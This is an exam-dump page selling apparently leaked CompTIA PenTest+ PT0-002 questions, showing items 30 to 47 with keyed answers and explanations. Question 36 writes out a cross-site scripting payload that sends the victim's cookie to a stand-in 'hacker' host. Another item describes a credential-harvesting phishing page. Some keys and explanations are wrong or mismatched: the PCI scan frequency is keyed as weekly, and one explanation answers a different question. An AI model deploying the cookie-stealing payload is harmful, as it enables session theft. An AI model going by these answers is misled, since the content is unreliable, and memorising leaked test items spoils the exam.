

Oct 24, 2025 PT0-002 Exam Crack Test Engine Dumps Training With 460 Questions
Obtain the PT0-002 PDF Dumps Get 100% Outcomes Exam Questions For You To Pass
Candidates for the CompTIA PT0-002 exam should have a solid understanding of networking technologies, operating systems, and software development. They should also possess knowledge of cybersecurity principles and practices. Candidates who pass the CompTIA PT0-002 exam can gain a competitive edge in the job market and potentially earn higher salaries.
NEW QUESTION # 30
Given the following script:
Which of the following BEST characterizes the function performed by lines 5 and 6?
- A. Performs a single DNS query for www.comptia.org and prints the raw data output
- B. Loops through variable b to count the results returned for the DNS query and prints that count to screen
- C. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- D. Prints each DNS query result already stored in variable b
Answer: D
Explanation:
The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.
NEW QUESTION # 31
Which of the following assessment methods is the most likely to cause harm to an ICS environment?
- A. Active scanning
- B. Ping sweep
- C. Packet analysis
- D. Protocol reversing
Answer: A
Explanation:
Active scanning is the process of sending probes or packets to a target system or network and analyzing the responses to gather information or identify vulnerabilities. Active scanning can be intrusive and disruptive, especially in an ICS environment, where availability and reliability are critical. Active scanning can cause unintended consequences, such as triggering alarms, shutting down devices, or affecting physical processes. Therefore, active scanning is the most likely to cause harm to an ICS environment among the given options. Reference:
* The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 2: Conducting Passive Reconnaissance, page 72-73.
* The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook1, Chapter 2: Conducting Passive Reconnaissance, page 2-20.
* Risk Assessment Standards for ICS Environments2, page 8.
NEW QUESTION # 32
A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?
- A. Deconfliction
- B. Rescheduling
- C. Situational awareness
- D. DDoS defense
Answer: A
Explanation:
https://redteam.guide/docs/definitions/
NEW QUESTION # 33
The results of an Nmap scan are as follows:
Which of the following would be the BEST conclusion about this device?
- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.
Answer: B
Explanation:
The heart bleed bug is an open ssl bug which does not affect SSH Ref:
https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh
NEW QUESTION # 34
A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?
- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually
Answer: A
NEW QUESTION # 35
After running the enum4linux.pl command, a penetration tester received the following output:
Which of the following commands should the penetration tester run NEXT?
- A. smbspool //192.160.100.56/print$
- B. net rpc share -S 192.168.100.56 -U ''
- C. smbclient //192.168.100.56/web -U '' -N
- D. smbget //192.168.100.56/web -U ''
Answer: C
Explanation:
A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.
NEW QUESTION # 36
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)
- A. Web-application firewall
- B. Base64 encoding
- C. Output encoding
- D. Input validation
- E. Session tokens
- F. Parameterized queries
Answer: C,D
Explanation:
Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.
Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.
NEW QUESTION # 37
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)
- A. Server-side request forgery
- B. SQL injection
- C. Cross-site scripting
- D. Cross-site request forgery
- E. Log poisoning
- F. Command injection
Answer: E,F
Explanation:
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:
* Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.
* PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be used to encode or decode files5.
NEW QUESTION # 38
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Answer:
Explanation:
NEW QUESTION # 39
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig:
comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?
- A. The NS record is not within the appropriate domain.
- B. At least one of the records is out of scope.
- C. There is a duplicate MX record.
- D. The SOA records outside the comptia.org domain.
Answer: B
NEW QUESTION # 40
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Answer:
Explanation:
Explanation:
1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls
NEW QUESTION # 41
A penetration tester conducted a discovery scan that generated the following:
Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?
- A. nmap --open 192.168.0.1-254, uniq
- B. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
- C. nmap -oG list.txt 192.168.0.1-254 , sort
- D. nmap -o 192.168.0.1-254, cut -f 2
Answer: B
Explanation:
Explanation
the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.
NEW QUESTION # 42
For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to
https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:
Which of the following lines of code should the security engineer add to make the attack successful?
- A. geturlparameter ('username')
- B. crossDomain: true
- C. window.location.= 'https://evilcorp.com'
- D. redirectUrl = 'https://example.com'
Answer: B
NEW QUESTION # 43
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress › ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
Which of the following tools would be BEST for the penetration tester to use to explore this site further?
- A. Burp Suite
- B. OWASP ZAP
- C. DirBuster
- D. WPScan
Answer: D
Explanation:
WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.
Reference: https://tools.kali.org/web-applications/burpsuite
NEW QUESTION # 44
Which of the following is the most secure way to protect a final report file when delivering the report to the client/customer?
- A. Copying the file on a USB drive and delivering it by postal mail
- B. Asking for a PGP public key to encrypt the file
- C. Creating a link on a cloud service and delivering it by email
- D. Requiring FTPS security to download the file
Answer: B
Explanation:
* Using PGP (Pretty Good Privacy) encryption ensures that the report file is securely encrypted with the client's public key. Only the client can decrypt the file using their private key, ensuring confidentiality during transit.
* Details:
Option Analysis:
A . Creating a link on a cloud service and delivering it by email: This method is susceptible to interception or unauthorized access.
B . Asking for a PGP public key to encrypt the file: Provides end-to-end encryption ensuring that only the intended recipient can access the file.
C . Requiring FTPS security to download the file: While secure, it does not provide the same level of end-to-end encryption as PGP.
D . Copying the file on a USB drive and delivering it by postal mail: While physically secure, it is not practical and poses a risk of loss or theft.
* Reference: PGP encryption is a widely accepted method for securing sensitive data. It is recommended by many cybersecurity standards and best practice guides.
NEW QUESTION # 45
During an engagement, a penetration tester found the following list of strings inside a file:
Which of the following is the BEST technique to determine the known plaintext of the strings?
- A. Brute-force attack
- B. Rainbow table attack
- C. Credential-stuffing attack
- D. Dictionary attack
Answer: B
NEW QUESTION # 46
A penetration tester captured the following traffic during a web-application test:
Which of the following methods should the tester use to visualize the authorization information being transmitted?
- A. Decode the authorization header using UTF-8.
- B. Decrypt the authorization header using AES.
- C. Decode the authorization header using Base64.
- D. Decrypt the authorization header using bcrypt.
Answer: C
NEW QUESTION # 47
......
PT0-002 Exam Dumps Contains FREE Real Quesions from the Actual Exam: https://topexamcollection.pdfvce.com/CompTIA/PT0-002-exam-pdf-dumps.html